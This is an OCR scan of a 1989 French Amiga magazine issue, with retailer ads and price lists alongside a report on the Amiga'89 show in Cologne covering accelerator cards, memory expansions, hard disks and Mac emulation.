PRINTERFACE ..... 1.050 F

QUALITE, SIMPLICITE, FIABILITE
IVS & BUS PLUS
VOUS OFFRENT LA SOLUTION
CONSULTEZ NOUS — PRIX CANONS

CONTACTEZ-NOUS au (1) 45-80-05-66 REVENDEURS CONSULTEZ-NOUS
Nous sommes à VOTRE DISPOSITION
Crédit CREG • EXPEDITIONS COLISSIMO DANS TOUTE LA FRANCE

- Vous recherchez un GENLOCK
• BUS PLUS vous propose le Genlock ASAF (UK), Genlock PAL pour SEULEMENT 1795 F.

- Vous recherchez UN LECTEUR DE DISQUETTE EXTERNE
• BUS PLUS vous propose le LECTEUR UNIDRIVE, 3.5 Super slim line ..... pour SEULEMENT 1.150 F.

- Vous recherchez une CARTE EXTENSION MEMOIRE 8 MEG A2000
• BUS PLUS vous propose la carte MICROBIOTICS 8-UP ! (2, 4, 6, 8 MO).
8-UP ! peuplée 2 MO ..... nous consulter
8-UP ! peuplée D KO ..... pour SEULEMENT 2100 F.

- Vous recherchez une EXTENSION MEMOIRE 2 MO A500 ou A1000
• BUS PLUS vous propose la CARTE EXTENSION MEMOIRE MINIMEGS de M.A.S.T. • Extension externe miniature pour A500 et A1000.
pour SEULEMENT 5.850 F. (Peut aussi être livrée peuplée 512 K ou 1 MO).

- Vous recherchez une CARTE EXTENSION MEMOIRE 512 KO A500
• BUS PLUS vous propose la CARTE EXTENSION MEMOIRE MIMICRO-MEGS du M.A.S.T. • Extension interne, peuplée de DRams 1 Meg, faible consommation, taille réduite (FORMAT • boîte d'allumettes •).
HORLOGE ..... pour SEULEMENT 1.195 F.

- Vous recherchez une INTERFACE MIDI
• BUS PLUS vous propose l'interface MIDI 1. (1 MIDI IN, 1 MIDI OUT/THRU ..... pour SEULEMENT 445 F.
INTERFACE MIDI 2 : Unique : 1 MIDI IN, 1 MIDI THRU, 1 MIDI OUT, 2 prises MIDI OUT/THRU commutables par interrupteur ..... pour seulement 510 F.

VOUS UTILISEZ A/MAX

AMIGATOSH (M.A.S.T.)
Lecteur de disquette compatible MAC. Se connecte à A-MAX .... 2030 F.

AMIGATOSH PLUS (M.A.S.T.)
Lecteur de disquette compatible MAC conçu pour se connecter à l'Amiga. Après avoir acheté l'ensemble A-MAX, vous pouvez mettre de côté l'hardware d'A-MAX et installer les ROMS Apple dans l'AMIGATOSH PLUS.
AMIGATOSH PLUS ..... 2686 F
La solution élégante et efficace !

FLICKOFF (M.A.S.T.)
A500/A1000 bientôt A2000 M.A.S.T
Elimine le «flicker» sur A500 et A1000. Nécessite un moniteur Multisync. Plusieurs options d'affichage (y compris mode réduit et double affichage). S'installe dans le support de Denise.3995 F

INFINITY MACHINE (M.A.S.T.)
A500/A1000 (bientôt sur A2000.
Une super «machine» 68030 pour A500 et A1000. Le 68030 tourne à 16, 20, 25, 33 ou 50 MHz. Consultez-nous.

AMIGA AUDIO DIGITIZER
CHOISISSEZ ENTRE VERSION MONO OU STEREO
Les deux digitaliseurs AMIGA vous offrent le meilleur rapport qualité prix.
Des fréquences de digitalisation allant jusqu'à 60 MHz peuvent être réalisées en fonction du soft utilisé.
LED d'indication de surcharge sur le MONO.
Disquette domaine public « Sound Workshop » comportant des versions démo d'Audiomaster et Perfect sound etc. en option.
MONO ..... Prix : 345 F.
STEREO ..... Prix : 495 F.
SOUND WORKSHOP (disquette) .... Prix : 60 F.
ADAPTATEUR POUR A1000 ..... Prix : 45 F.

MINI AMP
Amplificateur Audio
se connectant sur les sorties stéréo de l'AMIGA.
MINI AMP 3
1 BLOC AMPLI mini Amp 3 • 1 CABLE Audio Amiga • 1 transformateur • Se relie à vos haut-parleurs ou à un casque baladeur ..... Prix : 290 F.
MINI AMP 4
Le Mini Amp 3 équipé de 2 SUPER NOUVELLES MINI ENCEINTES ..... Prix : 530 F.
MINI AMP 5
Le Mini Amp 3 équipé de 2 ENCEINTES DE BIBLIOTHEQUE (à 3 haut-parleurs) QUALITE SUPER HI-FI ..... Prix : 895 F.

BOOT SELECTOR
Vous choisissez de booter à partir de DF0/DF1 ou DFO/DFL
Installation facile ..... Prix 125 F

AMIGA 1000
ON NE VOUS OUBLIE PAS !
CONTACTEZ-NOUS : DE BONNES NOUVELLES VOUS ATTENDENT.

CONDITIONS GENERALES DE VENTE ... CR 15

BON DE COMMANDE BUS PLUS
A ENVOYEZ AVEC VOTRE REGLEMENT AMIGA.....
BUS PLUS
41, rue Barrault
75013 PARIS
Tél. (1) 45 80 05 66
NOM .....
ADRESSE .....
VILLE ..... CODE POSTAL
Date ..... Signature .....

Je vous passe commande de :
QTE ARTICLE PRIX UNI
FRAIS DE PORT
TOTAL
CHEQUE CCP Carte Bancaire
..... expire à

AMIGA '89

Une Grande Première

La première exposition européenne dédiée exlusivement à l'Amiga était un grand succès, avec 35 000 visiteurs, trois fois plus que les 10 000 habituels des shows américains.

On peut dire que les gens se battaient littéralement (en fait il n'y avait qu'une seule personne qui s'enervait réellement) pour entrer dans la halle d'exposition à Cologne, Allemagne Fédérale, mais cela s'explique par le fait que les organisateurs avaient sous-estimé l'assistance.

Le premier jour, le vendredi 10 novembre, il était possible d'entrer plus ou moins normalement dans la halle 6 de Köln Messe (Cologne Convention Center), quoique une fois à l'interieur beaucoup de stands étaient inaccessibles, déjà bloqués par une masse de sardines verticales dans des 'colloirs' trop étroits. En revanche, pas de problème pour repérer des stands intéressants...

Le samedi, la situation devenait dramatique. Un groupe de journalistes et développeurs français arrivé par avion le matin dut patienter pendant une heure, malgré leurs cartes VIP, derrière une foule de plusieurs milliers d'Amigaïstes.

Ed:, se croyant à Berlin dans les années soixante, a fait le tour et sauté la grille (aïe), puis est passait sous le nez des gardes pour aller demander aux organisateurs de laisser passer ses compatriotes.

La réponse: "Impossible. La halle est bourrée. Les autorités nous interdisent de laisser entrer davantage de gens tant qu'il n'y en a pas d'autres qui s'en vont. De toute façon, si on on les laisse entrer devant la foule ils vont se faire tuer".

Voilà où en était l'Amigamania à Cologne le 11 novembre 1989. A trois heures de l'après-midi il y avait encore des Amigafans en attente devant la porte (mais les français ont pu entrer grâce à l'intervention de *CIS* et *Commodore*).

Nous espérons que l'année prochaine les organisateurs (Commodore Allemagne, Amiga Magazin de Markt & Technik, et AmiEXPO des Etats-Unis) mettront à profit l'expérience de cette premiere expo européene et réserveront une halle bien plus grande avec, surtout, des allées plus larges. Parce que une chose est d'ores et déjà certaine: l'expo sera de nouveau à Cologne du 9 au 11 novembre l'année prochaine.

Auf Wiedersehen!

Etant donné le temps limité, les mauvaises conditions de travail et notre aversion pour les foules, même les foules d'Amigamaniaques, nous n'avons pas tout vu à Amiga'89 - loin de là. Pourtant, nous avons trouvé des choses bien intéressantes...par exemple

Une boîtier externe pour 500 et 1000 avec 68030 à 50MHz...

Un disque dur INTERNE pour Amiga 500...

Un projet pour un Amiga laptop..

En Avant - Le monde du 68030

L'atout majeur de l'Amiga est que la machine de base est équipée de possibilités supérieures en son, couleur, animation et vidéo, ce qui permet une progression régulière en puissance, en ajoutant des périphériques et extensions. Ce n'est pas le cas des Macintosh, ST et IBM.

Pour la majorité de possesseurs d'Amiga les extensions primaires sont la mémoire et un disque dur. Mais avec la chute des prix de ces deux produits de plus en plus d'Amigaîstes en sont déjà équipés et se préparent pour la prochaine montée en puissance - l'installation d'un processeur et mémoire 32-bits.

Des trucs et astuces pour le chemin à suivre feront le sujet d'un prochain article dans A-News. En attendant, la choix en France semble limité à deux cartes - la carte 68020-68881 de Commodore, qui équipe d'origine l'Amiga 2500, et la carte 68030-68882 de GVP distribuée par CIS de Bordeaux.

Beaucoup attendaient dehors

GVP tenait un stand imposant à Cologne, et on pouvait y voir ces deux cartes concurrentes en action côte-à-côte. Evidemment, si GVP avait pris la peine d'organiser cette démo, les résultats, on pouvait l'imaginer, seraient en sa faveur. Effectivement, l'A2000 équipé de la carte GVP 3001 avait entamé le calcul d'un image Sculpt 4D pour la quatrième fois avant que l'A2500 affiche l'image pour la première fois.

Combien d'or faut-il mettre de côté? La carte Commodore avec 2 mégas (extensible à 4 mégas) de Ram 32-bit et cadencé à 14.28MHz est au prix de 14800FTTC, et la carte GVP avec Ok (extensible à 8 mégas) mais incorporant une interface disque dur de type AT super-rapide est à 14980 TTC (une baisse d'environ 1000F est intervenue en novembre). Le prix de la carte GVP avec 4 mégas de 32-bit ram sur carte-fille est 36590FTTC.

GVP travail sur une version 33MHz de leur carte, ce qui implique l'utilisation de versions plus rapides des processeurs et circuits mémoires.


Sur un stand un peu plus loin nous étions surpris de voir une société allemande en train de vendre des cartes GVP "bricolées" cadencées à 32Mhz, 36MHz, et 40MHz. Le technicien de **X-Pert Computer Services** nous assurait que ces cartes fonctionnait parfaitement, y compris en "burst mode" avec 80ns RAM jusqu'à 36MHz, mais qu'à 40MHz "ça marche sur certains Amiga mais pas sur tous". Les techniciens de chez GVP, quant à eux, étaient sceptiques sur le fonctionnement correct du burst mode dans de tels circonstances et faisaient remarquer que l'acheteur d'une carte modifiée par X-Pert ne beneficierait pas de la garantie GVP.

Les possesseurs d'Amiga 500 et Amiga 1000 ne sont pas oubliés dans la course vers la puissance...MAST était présent avec la fiche technique (mais pas le hardware) sur "The Infinity Machine" (titre très modeste, n'est-ce pas?).

L'Infinity Machine ne

sera peut-être pas immortelle mais elle a un profil alléchant (sur papier), et les gens de MAST prétendent avoir déjà 15 000 commandes.

Voici les details: L'Infinity Machine de base n'est qu'une boîte, similaire en taille à celle du disque dur externe Tiny Tiger vendu par MAST, à l'intérieur de laquelle on trouve une interface SCSI et la logique pour soutenir une série de modules supplémentaires, y compris 32-bit RAM, une cache de RAM statique, un 68000 cadencé à 16MHz ou un 68030 cadencé de 16 jusqu'à 50MHz, un 68882, un rom Kickstart (pour A1000) et alimentation optionnelle.



Le prix prévu pour ce boîtier de base est 699 DM (environ 2000F) pour le modèle pour A500/A1000. Disponibilité est prevu pour Janvier, et un modèle pour le A2000 suivra un mois plus tard.

Les modules de 2 mégas de RAM dynamique peuvent être configurés en 16 ou 32-bits par jumper. La mémoire est disponible avec des temps d'access de 70, 80 et 100ns, selon la vitesse d'horloge du processeur installé. Les Infinity Machines avec 68030 à 50MHz ou 33MHz doivent être équipés de RAM à 70ns, et ceux à 20 ou 25MHz auront besoin de RAM à 80ns. Pour une efficacité maximale la mémoire doit être organisée comme "interleaved RAM", et ceci impose un minimum de deux modules mémoire, chacun peuplé à 1 méga. Le prix en allemagne d'un module avec 2 méga 32/16bit RAM est 700DM (environ 2400F).

Le Controlled Cache module est 128k de RAM statique haute vitesse (25ns) en dehors de l'espace adresse normale de l'Amiga. La logique sur l'Infinity permet à tout programme de déterminer la disponibilité de cette cache de RAM statique. L'Infinity incorpore un système DMA qui permet les transferts de blocs de data entre le RAM dynamique et ce ram statique à la vitesse de 64 mégabytes/seconde.

Le prix d'un 68030 à 16MHz est 650DM (environ 2200F), ou pour 450F vous avez un 68000 à 16MHz qui s'installe sur un module spéciale qui à son tour s'insére dans le support 68030 de l'Infinity Machine. Le burst cache mode du 68030 est implementé et fonction avec tout RAM dynamique dans le système (mais pas avec le Controlled Cache). Selon MAST, la configuration de la mémoire dynamique en "interleaved" est ideale pour utilisation avec la cache du 68030. Des modules de RAM 70ns permettrait un 68030 à 33MHz de charger sa cache avec 16 bytes dans 7 cycles d'horloge.

La logique de l'Infinity est indépendente de la vitesse d'horloge de l'Amiga. Quand l'Infinity a besoin d'accéder aux circuits ou RAM graphique de l'Amiga un circuit d'auto-synchronisation aligne les deux horloges pour le transfert de data. Un switch permet de choisir entre le 68000 d'origine et le processeur dans l'Infinity.

Derniér détail: les routines ROM Kickstart de l'Amiga sont chargés automatiquement dans la mémoire 32-bit après démarrage du système, assurant une augmentation importante de la vitesse de toutes les opérations utilisant ces codes.

Pour 1990 MAST annonce l'Infinity Video Machine. Parmi ses fonctions il y aurait l'accès 32-bit au Chip RAM de l'Amiga, et la possibilité pour un Amiga 1000 d'utiliser le nouveau Chipset.

Les produits de MAST sont importés en France par Bus Plus.

L'Amiga,™ tout l'Amiga,™ rien que l'Amiga™

AMIGA™500 & AMIGA™2000
ARTISTES DE LA MICRO
EXPOSITION PERMANENTE
Démonstration sur demande

PACK EDUCAMIGA A2000 + A1084

+ KIT PC /XT 2088	+ KIT PC /AT 2286
12990 F	16990 F

AMIGA 2500 DISPO NC

TRANSFORMATION A2000- A EN 2000-B ☎: 48781165

PERIPHERIQUES CONNECTABLES OU COMPATIBLES

A1010 3"1/2 EXT	A2010 3"1/2 INTER.	A501 512 K A500	A2058 2 MEGS A2000	KIT PC CARTE + 5"1/4	A590 Disque Dur +20 MEGS
1190	1590	1390	6790	NC	5290
CARTE OVERDRIVE CONTROL. SCSI	A2300 GENLOCK INTERNE	CARTE AT 2286	CARTE A2620 68020 14Mhz + 2Mo	CARTE FLICKER FIXER	Extension 512 Ko pour A590
2550	2360	11250	14800	4950	1250
LECTEUR MDC 30 3"1/2 DF	LECTEUR MDC 5"1/4	FILTRE ELECTR. DIGIGOLD	CODEUR SATELL. PAL	GENLOCK GST 30 GOLD	PERFECT SOUND FR.
1090	1690	2540	2750	6990	850
SCANNER A4 A PLAT 200 DPI	PAINTJET HP JET ENCRE	PROMO A590 D. DUR 20MEGS + 2 MEGS RAM 7690 FRANCS		MONIT. VGA. A1432	SCANLOCK. GENLOCK VIDTECH
4990	15990			5560	NC

SOFTS DES NOUVEAUTES CHAQUE SEMAINE

GRAPHICS/VIDEO		SON/MUSIQUE		DIVERTISSEMENT	
DPAINT III	899	DELUXE MUSIC	700	BATTLE CHESS	280
DVIDEO 1.2 PAL	700	Dr.T's (KCS)	1999	F-16 COMBAT	299
PHOTOLAB	630	AUDIO MASTER II	NC	CHESSMASTER 2000	199
PHOTON PAINT II	1290	TRACK 24	590	KICK OFF	250
DIGI-PAINT III	NC	BIG BAND	1430	FLIGHT SIMULA.	399
DESIGN 3D	890	STUDIO 24	1169	RICK DANGEROUS	199
ANIMATE 4D	4410	LANGA. ET UTIL.		SCENARY EUROPE	219
INTERFONT	950	LATTICE 5.0	2439	NORD ET SUD	265
DIGIVIEW GOLD	1995	MARAUDER II	379	INDY AVENTURE	189
FANTAVISION	509	BENCH MODULAII	1690	RVF HONDA	269
TVTEXT	859	SUPERBASE PRO	1490	GREAT COURTS	275
PROVIDEO	2500	QUARTERBACK	550	PICTIONARY	300
ANIMAGIC	759	PRO. PAGE	4090	BLOOD WYCH	275
THE DIRECTOR	679	GFA BASIC 3.04	750	POPULOS	250
PRO. DRAW	1770	EXCELLENCE FR	2390	SCRABBLE	290
PAGEFLIPPER FX	1290	PROJECT D	375		
		DEVPAC II	690		

TM: AMIGA EST UNE MARQUE DEPOSEE DE COMMODORE BUSINESS MACHINE INC.

SAV SUR PLACE 7 JOURS MAXI

MAD C'EST FOU !!!

MAD
42, rue Lamartine
75009 PARIS
Tél : 48 78 11 65
Métros : CADET
NOTRE DAME DE LORETTE

BON A RETOURNER A MAD (adresse ci-dessus)
NON : .....PRENOM : .....
ADRESSE : .....
.....
❑ Envoyez-moi ma MAD'CARD; ci-joint une photo et 2 timbres à 2,20 F
❑ Envoyez-moi par retour votre catalogue ainsi que votre tarif général.

Amiga'89 Périphériques de shock

Gigatron, l'une des sociétés allemandes qui s'est spécialisée en périphériques pour l'Amiga, à annoncé trois produits assez hors de commun en cours de développement: **une carte disque dur interne pour le 500, un Amiga laptop, et une carte mère d'A500 entièrement redessinée!**

Vous avez bien lu *interne*. Le disque dur est à peine plus grand qu'un paquet de cigarettes et deux fois moins épais. Gigatron sont les importateurs officiels pour ce minidisque dur, qui sera disponible à partir du *Cebit de printemps* pour un prix d'environ 4000F en Allemagne (pour 20megas et un temps d'accès de 28ms). Le disque se place juste au-dessus de la carte mère de l'Amiga, et utilise le support du processeur 68000 comme bus. D'autres versions allant jusqu'à 120 mégas sont prévues.


En fait les trois projets de Gigatron semblent bien liés ensemble. Pour faire un laptop d'un Amiga 500 il semble logique de commencer par re-dessiner la carte mère pour permettre l'incorporation sans problème d'un disque dur, 2 mégas de mémoire et un écran plasma...

Mémoire

Gigatron exposait la ***MiniMax Plus***, une extension mémoire qui se loge à la place de la A501 et qui permet d'avoir 512 Ko, 1 Mo ou 2Mo de mémoire supplémentaire.

Avec la carte ***Minimax*** tout court (celle qui n'est pas Plus) on ne peut avoir que 1.8 Mo supplémentaires à cause du système de gestion de mémoire (même situation qu'avec les premières cartes Spirit quand ils sont utilisés en mode auto-config). Dans ce cas pour avoir les 2 Mo il vous faudra acheter l'update au niveau Plus, qui se constitue d'un nouveau support pour Gary plus un support pour le 68000 avec des nappes de fils reliant ces deux derniers a l'extension mémoire. Cette update est obligatoire si vous désirez changer votre vieux Fat Agnus contre le tout nouveau Super Fat Agnus.

Gigatron vient de nommer **Chouette Informatique** importateur exclusif de ses produits en France (Chouette Informatique, BP42, 67340 Ingwiller, tél 88-895-241, Fax 88-895-230.) Chouette vend la carte Minimax Plus à ceux qui ont déjà le SuperFat Agnus au prix de 2499FTTC (avec clock et 1.5 mégas sur la carte). Pour ceux qui ont l'"ancien" Fat Agnus, Chouette propose, pour le même prix, une carte Minimax Plus équipée de 1 méga RAM; le ROM Kickstart 1.3 et le Super Fat Agnus. Avec ce "kit" le possesseur d'un A500 peut mettre à jour sa machine et disposera de 1 méga de chip RAM et 512k de fast RAM.



La société MAST, lui, promet ***Maximegs***, une carte 1.8 mégas avec horloge qui s'insère dans le slot A501 sous l'Amiga 500 et n'aurait pas besoin de câbles de connection avec le circuit Gary. Ca marchera avec le nouveau Super Fat Agnus. Le prix prévu pour ce produit, qui n'est pas encore disponible, est 299DM (environ 1200F) en 512k et 669DM (environ 2300F) en 1.8 mégas. Mais, en informatique la différence entre une promesse et un produit est quelquefois décevante. Atteng et vois!

Robmoller présentait la première carte mémoire à utiliser des circuits de 2 Mbits. Il s'agit d'une carte de 2 ou 8 Moctets pour le 2000 qui est d'une taille ridicule puisque pour 8 mégas il n'y a que 16 chips au lieu de 32 avec des boîtiers de 1 Mbits. Etait également présenté un prototype de crayon optique destiné a remplacer la souris et un programmateur d'eprom compatible ST et PC.

Le Monde AmigaMac

Amiga'89

Depuis quelques temps on remarque beaucoup d'activité visant à rapprocher le monde *Macintosh* avec celui de l'*Amiga*. La référence est ***AMAX***, l'émulateur Macintosh pour Amiga qui comprend un logiciel et une petite boîtier pour les ROMS Macintosh.

Ready Soft continue à travailler sur AMAX et nous promet pour "environ mars" une version qui utilisera les disques durs Amiga comme la carte PC (la partition sera probablement créée sous AmigaDOS et puis formaté sous Amax). La version actuelle d'AMAX ne permet pas l'utilisation d'un disque dur.

Mais une autre société, **Interactive Vido Systems** (IVS), commercialise dès à présent un logiciel permettant la création de partitions Macintosh et Amiga sur un même disque dur. Seule contrainte: il faut que le disque dur soit gérer par une carte controleur **IVS Trumpcard.**

Le soft, "***Trumpcard/AMAX Hard Disk Support Utilities***", comprend trois logiciels: le *Trumpcard patch*, une version nouvelle de *TCUtils* (utilitaires Trumpcard) et un logiciel pour Mac, *Disk Manager Mac* d'**Ontrack Software**. La création de partitions et le formatage sont sous AmigaDos, et l'utilisation de lecteurs "floppy" compatible-Macintosh n'est plus nécessaire. Selon IVS, communication avec le disque dur est *30% plus rapide que sur un Mac!* Vous pouvez, par exemple, partitioner votre disque dur en 2 (Amiga et Mac) et booter sur la partition Amiga ou sur la partition Mac lorsque vous êtes sous l'émulateur (les deux systèmes ne peuvent pas tourner simultanément, dommage!). Nous allons tester cela très rapidement pour vous.

Les produits d'IVS sont importés en France par **Bus Plus**, 41 rue Barrault, 75013 Paris, tél 1-45-80-05-66. Le logiciel Trumpcard/AMAX est vendu 780F.

La société **GVP** annonçait à Cologne qu'il travaille, lui aussi, sur une option permettant l'utilisation d'AMAX avec ses cartes contrôleurs de disque dur.

Toujours à propos du monde AmigaMac, un autre produit intéressant disponible chez Bus Plus est l'***Amig-a-Tosh Plus***, de **Memory and Storage Technology (M.A.S.T)**. C'est un lecteur de disquette "slim line" à l'interieur duquel MAST a ajouté une carte pour recevoir les ROMs Macintosh. Vous installez vos ROMs dans le lecteur, connectez l'Amig-a-Tosh Plus au port lecteur de disquette de l'Amiga, lancez le système avec la disquette fournie avec A-Max, et vous voila avec un Amiga qui peut exécuter des programmes Mac. Ce lecteur est aussi disponible comme simple lecteur compatible-Mac sous le nom d'**Amig-a-Tosh.** Les prix : 2686FTTC et 2030FTTC.

David Foster, président de ReadySoft, a pu donner une réponse à une question déjà posé dans *A-News* - l'Amax, a-t-il un problème avec le *Flicker-Fixer*? Réponse: oui, avec la première version du logiciel, mais seulement en PAL et avec le nouveau co-processeur graphique Super-Agnus. L'image était brouillée et la marge inférieure de l'écran n'était pas visible. Ces deux problèmes sont résolus, et vous pouvez mettre à jour votre programme en le renvoyant à ReadySoft (30 Wertheim Court, Richmond Hill, Ontario, Canada L4B 1B9, tél 416-731-4175, fax 416-764-8867).

Les disques durs

Les disques durs étaient partout, dans toutes les formes et configurations. **IVS** montrait les ***Trumpcards*** 500 et 2000, qui sont rigoureusement identiques. La seule différence est située au niveau du boîtier qui se fixe sur le bus du 500 et contient un adaptateur de slot pour cartes 2000. C'est pratique: si vous désirez changer votre 500 contre un 2000, vous pouvez donc conserver les cartes disque dur et extension mémoire 4 Mo qui peuplaient votre 500, et les fixer directement dans les slots du 2000. Nous publierons les résultats d'un test du Trumpcard le mois prochain.


BSC, fabriquant d'extensions mémoire et d'interfaces disque dur présentait l'***ALF*** (Amiga Loads Faster), une interface disque dur pour 500, 1000 et 2000 qui existe en non autoboot ou autoboot. Il s'agit d'interface ST506, du même type que le Skyline et les performances sont similaires. Petit supplément: quand vous autobootez la séquence d'autoboot vous demande un mot de passe avant de démarrer l'exécution de la startup-séquence, ce qui permet de protéger votre disque dur contre des gens mal intentionnés ou votre petit frère...

Vortex présentait son disque dur compatible Amstrad PCW, IBM PC et Amiga avec petite interface différente selon le modèle et un slogan à faire pâlir Ed: "Si vous décidez un jour de jeter votre Amiga et d'acheter autre chose, pas de problème, vous gardez votre disque dur et on vous vend une nouvelle interface pas cher".

Skyline, le fabriquant d'interface disque durs présentait son **module autoboot** qui s'intercale entre l'Amiga et l'interface. Hélas l'importateur en France (CIS) a décidé d'arrêter ce produit, mais pour ceux qui l'ont déjà acheté il continue à en assurer le SAV.

Choses diverses

IVS présentait la carte Printerface permettant d'avoir 2 ports parallèles. Vous pouvez, par exemple, conserver un digitaliseur branché en entrée sur le port d'origine et avoir une imprimante branchée sur le port supplémentaire (photo).



A noter qu'il existe déjà des boîtiers multi-ports externes qui permettent de sélectionner par switch entre plusieurs ports parallèles. Selon IVS l'utilisation de ces boîtes avec des digitaliseurs peut donner des résultats décevantes à cause des bruits électroniques résultant de la longeur des câbles.

Le Printerface s'installe sur le support 68000 de l'Amiga et redirige tout data pour imprimante vers le port supplémentaire. Les deux ports peuvent travailler simultanément. Ce produit est disponible chez Bus Plus au prix de 1050F.

Flick-Off, un flicker-fixer pour Amiga 500 et Amiga 1000,(et plus tard pour A2000) est annoncé par MAST. C'est une carte qui se monte en piggyback sur Denise et élimine le scintillement dû au mode entrelacé. Plusieurs options seront sélectionnables par logiciel, y compris Shrink Mode qui permet de prendre deux écrans en mode non-entrelacé et de les afficher sur l'écran entrelacé.

Flick-Off comporte 1.5 mégas de vidéo RAM, et fonctionne avec un moniteur multisynch. Il sera disponible chez Bus Plus en janvier au prix de 3995FTTC.

ZIOMM

LE SPECIALISTE DE L'AMIGA EN ENVIRONNEMENT PROFESSIONNEL SERVICE APRES VENTE RAPIDE ET SUR PLACE, AIDE TELEPHONIQUE POUR TOUS NOS CLIENTS

AMIGA 500

AMIGA 500 :	3490.00
AMIGA 500 + ECRAN COULEUR 1084P :	5990.00
STARTER KIT :	3990.00
Extention 512 Ko, Horloge, Interupteur :	990.00
MiniMax 512 Ko extensible :	1790.00
MiniMax 1Mo :	2590.00
MiniMax 1.5Mo :	3390.00
MiniMax 1.8Mo :	4190.00
Pack de 512 Ko pour Minimax :	790.00
Kick (Support de ROM 1.2 et 1.3) :	250.00
Kick+ROM 1.3 :	490.00
ROM 1.3 :	250.00
Super Agnus (Gère 1Mo en Graphique) :	550.00

AMIGA 2000

AMIGA 2000 AVEC ECRAN COULEUR EQUIPE DE 3MO AVEC SUPER AGNUS ET KICKSTART 1.3

16980.00 TTC

AMIGA 2000 :	9490.00
AMIGA 2000 + ECRAN COUL. 1084P :	11490.00
CARTE MEMOIRE DE 2Mo RAM :	4990.00

PERIPHERIQUE

LECTEUR EXTERNE 3"1/2 EXTRA PLAT	1090.00
DISQUE DUR 20 MO POUR A500	4990.00
BOOTSELECTOR (DF0: OU DF1:) :	200.00
Disquettes 3"1/2 DFDD :	9.90


POUR TOUTES COMMANDE DE LOGICIELS PROFESSIONNELS APPELEZ NOUS AU

88-22-28-58

BON DE COMMANDE ZIOMM à envoyer au :
1, rue Déserte 67000 STRASBOURG. Port en sus.
Tél : 88-22-28-58 Fax : 88-22-02-01

Qté	Article	Prix
	TOTAL TTC	

Le paiment est à régler par chèque à l'ordre de ZIOMM. Tous nos matériels sont garantis 1 an et réparés dans nos locaux en un temps record. Pour tous renseignements appelez au 88-22-28-58.



Le YETi raconte les Videospezialeffekte et d'autres digitalisierung et filmsequenzen qu'il a vu à Cologne. Mine de rien, il a tout compris...

Mon très cher NOEL

J'ai été très sage cette année et beaucoup moins abominable que d'habitude. J'ai fini par bouffer le poisson rouge que tu m'avais amené l'an dernier et qui avait mis trois mois à décongeler; à vrai dire, il n'avait jamais particulièrement bien volé. Cette année, je voudrais un kit de nettoyage pour mon disque dur et un holster pour ma massue. Pierre BELLEMARRE est un nain à côté de toi. Mes baskets seront devant le butagaz comme d'habitude.

Le mois prochain : mes prédictions extralucides pour 1990

ach, KOLOSSAL !!!

Et voilà, j'ai sacrifié un beau week-end pour aller voir de plus près ce que devient l'Amiga en général, en Europe en particulier. J'ai gaillardement enfourché mon Solex du dimanche et je me suis rendu à l'aéroport international le plus proche de mon domicile afin de grimper dans un pétard volant en partance pour Cologne. Alors que notre BOING se frayait fierement un passage parmi les moutons parsemant l'azur et que le commandant Apfel recommandait de garder la ceinture attachée même lors des déplacements en cabine, je révisais la conjugaison du verbe "essen", manger, en me disant que le C est un language simple, finalement.

Une fois de retour sur Terre, j'ai foncé directement au KÖLHN Messe, lieu de la première ***AmiEXPO*** européenne. Vu de l'extérieur, ça ressemblait à l'entrée d'un concert d'*Iron Maiden* mais à 11 heures du matin. Les hordes teutonnes s'ecrabouillaient la tronche contre les portes en meuglant; on est pas prêt de voir ça au *SICOB*.

Le MESSE, grand comme trois terrains de foot ou 248 tables de ping-pong, était plein. Les exposants essayaient en vain de conserver la géométrie d'origine de leurs stands alors que des grappes humaines défilaient en flot continu dans les allées en surfant sur les prospectus. Cédant à la panique de l'imprévu, j'ai décidé de ne m'intéresser qu'à ce qui nous préoccupe dans la trame (*Ed:* et *R.Rapido* s'occupaient du reste).

J'espérais secrètement voir enfin une **carte graphique genre 256 parmi 16 millions en 1024x1024** pour la miga 2000. Ben, que dalle. Il apparait clairement que tout le monde s'est accordé à respecter le proverbe qui dit que pour vivre heureux, le mieux est de faire avec ce que l'on a et donc de se contenter des résolutions graphiques d'origine. **Amiga Centre Scotland**, déjà responsable de ***SCULPT 3DXL*** (un sculpt avec sphères en primitives genre ***DBW Render***), laisse pourtant traîner le bruit d'un frame buffer capable d'afficher 900x600 en 24 bits mais pas pour tout de suite...(Ed: Et le transputer?)

